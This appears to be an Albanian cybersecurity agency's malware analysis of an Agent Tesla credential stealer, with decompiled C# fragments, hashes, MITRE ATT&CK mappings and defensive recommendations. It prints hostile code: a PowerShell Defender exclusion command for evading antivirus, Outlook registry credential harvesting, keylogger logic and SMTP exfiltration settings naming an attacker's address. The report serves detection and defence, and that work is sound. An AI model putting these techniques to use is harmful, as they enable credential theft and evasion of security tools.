


Figura 12: Të drejtat në XML



```

512 IL_2CD:
513 bool flag7 = WnXetM0ArtAll2FBvV.r3BA5D8r96 == 1;
514 if (flag7)
515 {
516     string text2 = WnXetM0ArtAll2FBvV.w038FcFlvH(WnXetM0ArtAll2FBvV.X2P8y3EPyE
        (Environment.SpecialFolder.ApplicationData), <Module>.\u206E\u206F\u200D\u202A\u202E\u206D\u202E\u200E\u
        \u202E\u206C\u202B\u200C\u206C\u206B\u206E\u206A\u200C\u200D\u206D\u206B\u200B\u200F\u200E\u206B\u200B\u202D
        \u200E\u200F\u200D\u206A\u202C\u200F\u206A\u202B\u206F\u206F\u206A\u200E\u202C\u202E<string>(3317745491
517     string text3 = WnXetM0ArtAll2FBvV.y3u8EOJb6K(text2, WnXetM0ArtAll2FBvV.xDpAvlVgJT, <Module>.\u206A\u202E\u
        \u200B\u202B\u202A\u200E\u206B\u202B\u200F\u206F\u206B\u206D\u206A\u202A\u206A\u200B\u202E\u202B\u200F\u
        \u206E\u206A\u206D\u206B\u202D\u206A\u200B\u206C\u200F\u200C\u200F\u202D\u200D\u200C\u200C\u202E\u206A\u
        \u202B\u202E<string>(3783441180U));
518     bool flag8 = !WnXetM0ArtAll2FBvV.D0r8Pxb93q(text3);
519     if (flag8)
520     {
521         WnXetM0ArtAll2FBvV.GtgrFTMAFH(text3);
522         WnXetM0ArtAll2FBvV.KLg8hcXj6e(text, text3);
523         WnXetM0ArtAll2FBvV.b0lrIa151v(text3);
524     }
525     WnXetM0ArtAll2FBvV.nLCrsVpwA2(WnXetM0ArtAll2FBvV.xDpAvlVgJT, text3);
526 }
527 WnXetM0ArtAll2FBvV.CJrAPH4Vbq = ObjHrafHCDPkm9Q6W.PMVJNUBZ40(ObjHrafHCDPkm9Q6W.zsVJTdfkd
        (WnXetM0ArtAll2FBvV.i8eAEY12hr), WnXetM0ArtAll2FBvV.XWnyRwtPI);
528 flag9 = WnXetM0ArtAll2FBvV.c0SActgBPY == 4;
529 num = 1;
530 if (WnXetM0ArtAll2FBvV.b9br7myh0nUow3bAIf())
531 {
532     ...
533 }

```

Name	Value	Type
flag10	false	bool
flag7	true	bool
text2	@C:\Users\kristian\AppData\Roaming\	string
text3	@C:\Users\kristian\AppData\Roaming\qnWCjqsZdHF.exe"	string
num2	0x00000000	int
flag9	false	bool
flag11	false	bool

Figura 13: APPDATA

Por gjithashtu evidentohet dhe një komandë e ekzekutuar në Powershell, e cila shërben për të anashkaluar antivirusin.

```

24 WindowsPrincipal windowsPrincipal = ObjHrafHCDPkm9Q6W.CZMjz5tPb(windowsIdentity);
25 return ObjHrafHCDPkm9Q6W.V60xGZBvGp(windowsPrincipal, WindowsBuiltInRole.Administr...
26 }
27
28 // Token: 0x000001ED RID: 493 RVA: 0x0000C93C File Offset: 0x0000A83C
29 public static void u5rJt5dmgd(string \u0020)
30 {
31     bool flag = !ObjHrafHCDPkm9Q6W.Vq0b1ld1WLZicKae15m();
32     if (!flag)
33     {
34         ObjHrafHCDPkm9Q6W.vCUJ4ex3ve(ObjHrafHCDPkm9Q6W.u3tx8DpJ7v(<Module>.\u206E\u206F\u200D\u202A\u202E\u206D\u202E\u200E
            \u202C\u202E\u206C\u202B\u200C\u206C\u206B\u206E\u206A\u200C\u200D\u206D\u206B\u200B\u200F\u200E\u206B\u200B\u202D
            \u200E\u200F\u200D\u206A\u202C\u200F\u206A\u202B\u206F\u206F\u206A\u200E\u202C\u202E<string>(2857014706U), \u0020,
            <Module>.\u206C\u200B\u206D\u200D\u200D\u200E\u206B\u200D\u206B\u202A\u206B\u206E\u206E\u206F\u202E\u202D\u206F\u202E\u202D
            \u200E\u202C\u200C\u200D\u200B\u206F\u206B\u206C\u202D\u206C\u206A\u202C\u202B\u206B\u206B\u202C\u206F\u206A\u200F
            \u206B\u202E\u206A\u202E<string>(2932044371U));
35     }
36 }
37
38 // Token: 0x000001EE RID: 494 RVA: 0x0000C99C File Offset: 0x0000A83C
39 public static void vCUJ4ex3ve(string \u0020)
40 {
41     Process process = ObjHrafHCDPkm9Q6W.sGvxV7BnkT();
42     ProcessStartInfo processStartInfo = ObjHrafHCDPkm9Q6W.oMUxr8LF98();
43     ObjHrafHCDPkm9Q6W.QHwX82ZY1s(processStartInfo, <Module>.\u202C\u200C\u200E\u206C\u202D\u202E\u200C\u206E\u200C\u206D\u206D
        \u206B\u206D\u206B\u206B\u206D\u202B\u206E\u202C\u206A\u202C\u202B\u206B\u206B\u202C\u206F\u206A\u200F\u206C\u200C\u200C\u206D\u206C

```

Name	Value	Type
<Module>.\u206E\u206F\u200D\u202A\u202E\u206D\u202E\u200E\u202C\u202E\u206C\u202B\u200C\u206C\u206B\u206E\u206A\u200C\u200D\u206D\u206B\u200B\u200F\u200E\u206B\u200B\u202D\u200E\u200F\u200D\u206A\u202C\u200F\u206A\u202B\u206F\u206F\u206A\u200E\u202C\u202E<string>(2857014706U), \u0020, <Module>.\u206C\u200B\u206D\u200D\u200D\u200E\u206B\u200D\u206B\u202A\u206B\u206E\u206E\u206F\u202E\u202D\u206F\u202E\u202D\u200E\u202C\u200C\u200D\u200B\u206F\u206B\u206C\u202D\u206C\u206A\u202C\u202B\u206B\u206B\u202C\u206F\u206A\u200F\u206B\u202E\u206A\u202E<string>(2932044371U))	"Add-MpPreference -ExclusionPath \"	string
u0020	\"	string
u0020	"Add-MpPreference -ExclusionPath \"param1\"	string
u0020	param1	string
flag	false	bool

Figura 14: Komanda në Powershell për anashkalimin e antivirusit


## Analiza statike e Agent Tesla

Gjatë analizës së skedarit **CLIRv.exe**, evidentohet se ky skedar është një skedar keqdashës **Agent Tesla**.

Sha256:

**1403E7C01BF67C9AC15E1D9068FAABDD21C05132CCE0C517C69425DB766FF140**

Nga analiza statike e kodit, ky skedar është i shkruar në C# në .NET. Në kodin burim evidentohet se kemi të bëjmë me një **stealer** të kredencialeve. Skedari keqdashës ka të implementuar disa kredenciale të cilat i përkasin një server **smtp** për dërgimin e emailve.



```
77 public static bool PublicIpAddressGrab = Convert.ToBoolean("true");
78
79 // Token: 0x04000009 RID: 9
80 public static string IpApi = "https://api.ipify.org";
81
82 // Token: 0x0400000A RID: 10
83
84
85 // Token: 0x0400001C RID: 28
86 public static string SmtServer = "mail[REDACTED].com";
87
88 // Token: 0x0400001D RID: 29
89 public static string SmtSender = "[REDACTED]@com";
90
91 // Token: 0x0400001E RID: 30
92 public static string SmtPassword = "E[REDACTED]";
93
94 // Token: 0x0400001F RID: 31
95 public static string SmtReceiver = "successbright053@gmail.com";
96
97 // Token: 0x04000020 RID: 32
98 public static bool AppAddStartup = Convert.ToBoolean("false");
99
100 // Token: 0x04000021 RID: 33
101 public static bool HideFileStartup = Convert.ToBoolean("false");
102
103 // Token: 0x04000022 RID: 34
104 public static string AppStartupFullPath = "";
105
106 // Token: 0x04000023 RID: 35
107 public static string StartupDirectoryPath = "";
```

Figura 15: Kredencialet e SMTP

Gjithashtu në këtë skedar evidentohet një klasë (**Class**) me emrin **8WQvgbiWI1.Cs**. Kjo klasë shërben për të krijuar instanca të klasës dhe i mbush ato me të dhëna, përkatësisht me hostin, përdoruesin, password-in, aplikacionin. Kemi të implementuar një ndërfaqe e cila ka si funksion, funksionin **Grab()**. Kjo ndërfaqe ka disa implementime brenda në aplikacion, ku çdo implementim i funksionit shërben për të marrë kredenciale nga aplikacione të ndryshme.

```

4 namespace khuaW1Mw0m3
5 {
6     // Token: 0x0200001C RID: 28
7     44 references
8     public interface vWH
9     {
10         // Token: 0x06000067 RID: 103
11         34 references
12         List<8WQvgbiWII> Grab();
13
14         // Token: 0x17000007 RID: 7
15         // (get) Token: 0x06000068 RID: 104
16         0 references
17         string uVawcx0BHhH { get; }
18     }
19 }

```

Figura 16: Metoda Grab()

```

8WQvgbiWII.cs  A2o9.cs  7ECbey.cs  app.manifest  app.config  j8IIMY0UaAZ.cs  MXudRA.cs
4548b61d-822f-464b-a714-a9778dc216a9  khuaW1Mw0m3.
1 using System;
2
3 namespace khuaW1Mw0m3
4 {
5     // Token: 0x0200004F RID: 79
6     public class 8WQvgbiWII
7     {
8         // Token: 0x0600016B RID: 363 RVA: 0x00029F0 File Offset: 0x00000BF0
9         0 references
10        public 8WQvgbiWII()
11        {
12            this.qPUzYwE = "";
13            this.qAJBVVjLLbH = "";
14            this.49zISZDA5Fb = "";
15            this.SVTGDTE = "";
16        }
17
18        // Token: 0x0600016C RID: 364 RVA: 0x0002A24 File Offset: 0x00000C24
19        0 references
20        public 8WQvgbiWII(string host, string user, string pass, string app)
21        {
22            this.SVTGDTE = host;
23            this.qAJBVVjLLbH = user;
24            this.49zISZDA5Fb = pass;
25            this.qPUzYwE = app;
26        }
27    }
28 }

```

Figura 17: Klasa për marrjen e të dhënave

```

4 namespace khuaW1Mw0m3
5 {
6     // Token: 0x0200001C RID: 28
7     44 references
8     public interface vWH
9     {
10         // Token: 0x06000067 RID: 103
11         34 references
12         List<8WQvgbiWII> Grab();
13
14         // Token: 0x17000007 RID: 7
15         // (get) Token: 0x06000068 RID: 104
16         0 references
17         string uVawcx0BHhH { get; }
18     }
19 }

```

Figura 18: Funkzioni Grab()

Nëse shikojmë një nga implementimet e funksionit **Grab()** psh në rastin e Outlook.

- Implementimi ruan një listë të tipit **8WQvgbiWI1**.
- Krijon një vektor me objekte të tipit **Registry key** dhe nis procesin e *enumeration* për të kërkuar informacione mbi regjistrat *default* ku ruhen informacione mbi aplikacione të ndryshme.
- Krijon një instancë të **8WQvgbiWI1** dhe mbush variablat me të dhënat si emrin e përdoruesit, passwordin, hostin.
- Çdo instancë e shton në listë dhe më pas i ben return funksionit dhe e rikthen këtë listë. Në kodin burim, skedari ka të implementuar dhe *keylogger* që regjistron tastet e shtypura nga përdoruesi. Përmes disa numrave *int* kontrollon gjendjen e keyloggerit duke e bërë enable.

```

KsQeXu._screenLogger.ovf();
num = 10;
}
if (num == 8)
{
    KsQeXu._screenLogger = new ztL();
    num = 9;
}
if (num == 1)
{
    XOhttClqJm.1GxB();
    num = 2;
}
if (num == 4)
{
    if (!MXudRA.EnableKeylogger)
    {
        goto IL_5D;
    }
    num = 5;
}
if (num == 6)
{
    KsQeXu._keyLogger.wMxkzyio();
    num = 7;
}
if (num == 0)
{
    num = 1;
}
if (num == 10)
{
    break;
}
continue;
IL_5D:
if (MXudRA.EnableScreenLogger)
{

```

Figura 19: Keylogger

```

11 // Token: 0x0200039 RID: 57
12 // 3 references
13 public class fN5j : vWM
14 {
15     // Token: 0x06000F4 RID: 244 RVA: 0x00026ED File Offset: 0x000008ED
16     public fN5j()
17     {
18         this.GrKlf = "Outlook";
19     }
20
21     // Token: 0x1700024 RID: 36
22     // (get) Token: 0x06000F5 RID: 245 RVA: 0x0002700 File Offset: 0x00000900
23     // (set) Token: 0x06000F6 RID: 246 RVA: 0x0002708 File Offset: 0x00000908
24     public string GrKlf { get; set; }
25
26     // Token: 0x06000F7 RID: 247 RVA: 0x0001018 File Offset: 0x0000EA18
27     // 1 reference
28     public List<8WQvgbiWI1> Grab()
29     {
30         int num = 0;
31         List<8WQvgbiWI1> list;
32         do
33         {
34             if (num == 1)
35             {
36                 list = new List<8WQvgbiWI1>();
37                 num = 2;
38             }
39             if (num == 0)
40             {
41                 num = 1;
42             }
43         } while (num != 2);
44         try
45         {
46             string text = "9375CFF0413111d3B88A0e104B2A6676";
47             RegistryKey[] array = new RegistryKey[]
48             {
49                 Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\11.0\\Outlook\\Profiles"),

```

Figura 20: Marrja e të dhënave nga Outlook



Në skedar duket dhe implementimi i një funksioni i cili shërben për dërgimin e një emaili. Gjithashtu në kodin burim shikohet dhe një string *IpApi* e shërben për të marrë adresën IP të përdoruesit. Informacionet që merren nga kompjuteri i infektuar nisen me email nga përdoruesi [electronics@xxxxx/.com](mailto:electronics@xxxxx/.com) (emaili i kompromentuar) drejt përdoruesit [successbright053@gmail/.com](mailto:successbright053@gmail/.com) (emaili i aktorit keqdashës).

## Analiza dinamike e Agent Tesla

Analiza dinamike konsiston në ekzekutimin e skedarit keqdashës për të parë se si sillet në një ambient sandbox të mbyllur. Gjatë ekzekutimit u evidentua se emaili që tentohet të dërgohet drejt përdoruesit është i suksesshëm. Në figurën e mëposhtme evidentohen të dhënat e kompjuterit të infektuar së bashku me adresën IP të tij që dërgohen nëpërmjet *smtpclient* drejt aktorit keqdashës.




Figura 21: Dërgimi i emailit




Figura 22: Ekzekutimi i funksionit Grab()

## Indikatorët e kompromitetit

---

### HASH-ET :

- *kugR.exe*

ef171f71804fe96bf375379c691e1f93b3fe38a3535b24f8f19d104e5eecf7aa

- *Tyrone.dll*

ead31b8d3cd588c72271e6671c16b7fd310099dbbccb61fe6f272cbc24b77ee8

- *Bank Advice.dll*

22a7e79314c5904ce3a5b0ef9f3ab7dfca2f487acbbb049414f1df7f8f95a3bf

- *CLIRv.exe*

1403E7C01BF67C9AC15E1D9068FAABDD21C05132CCE0C517C69425DB766FF140

### Email:

[successbright053@gmail.com](mailto:successbright053@gmail.com)

## Teknikat e MITRE ATT&CK

---

Nr.	Taktika	Teknika
1	Initial Access (TA0001)	T1566: Phishing
		T1566.001: Spear phishing Attachment
2	Execution (TA0002)	T1053.005: Scheduled Task
		T1204.002: Malicious File
3	Persistence (TA0003)	T1547.001: Registry Run Keys/Startup Folder
		T1053.005: Scheduled Task
4	Privilege Escalation (TA0004)	T1140: Deobfuscation
		T1055.012: Process Hollowing
		T1053.005: Scheduled Task
5	Defense Evasion (TA0005)	T1564.001: Hidden Files and Directories
		TA1562.001: Disable or Modify Tools
		T1055.012: Process Hollowing
		T1564.003: Hidden Window
6	Credential Access (TA0006)	T1555.003: Credentials from WebBrowser
		TA1552.001: Credentials in files
		TA1552.002: Credentials in registry
7	Discovery (TA0007)	T1087.001: Local Account
		T1057: Process Discovery
		T1082: System Information Discovery
6	Collection (TA0009)	T1560: Archive Collect Data

		T1217: Browser Information Discovery
		T1115: Clipboard Data
		T1005: Data from Local System
7	Exfiltration (TA0010)	T1048.003 – Exfiltration Over Unencrypted NON Command-and-Control Protocol
8	Command and Control (TA0011)	T1071.003: Mail Protocols

## Rekomandime

---

AKCESK rekomandon infrastrukturat të zbatojnë praktikat më të mira të mëposhtme për të zvogëluar rrezikun ndaj sulmeve të këtyre aktorëve keqdashës:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve “Phishing” si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar “Access control list për të gjithë perimetrin e rrjetit”, webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje “behaviour” për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve “Identity Access Management” për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit “zero-trust”.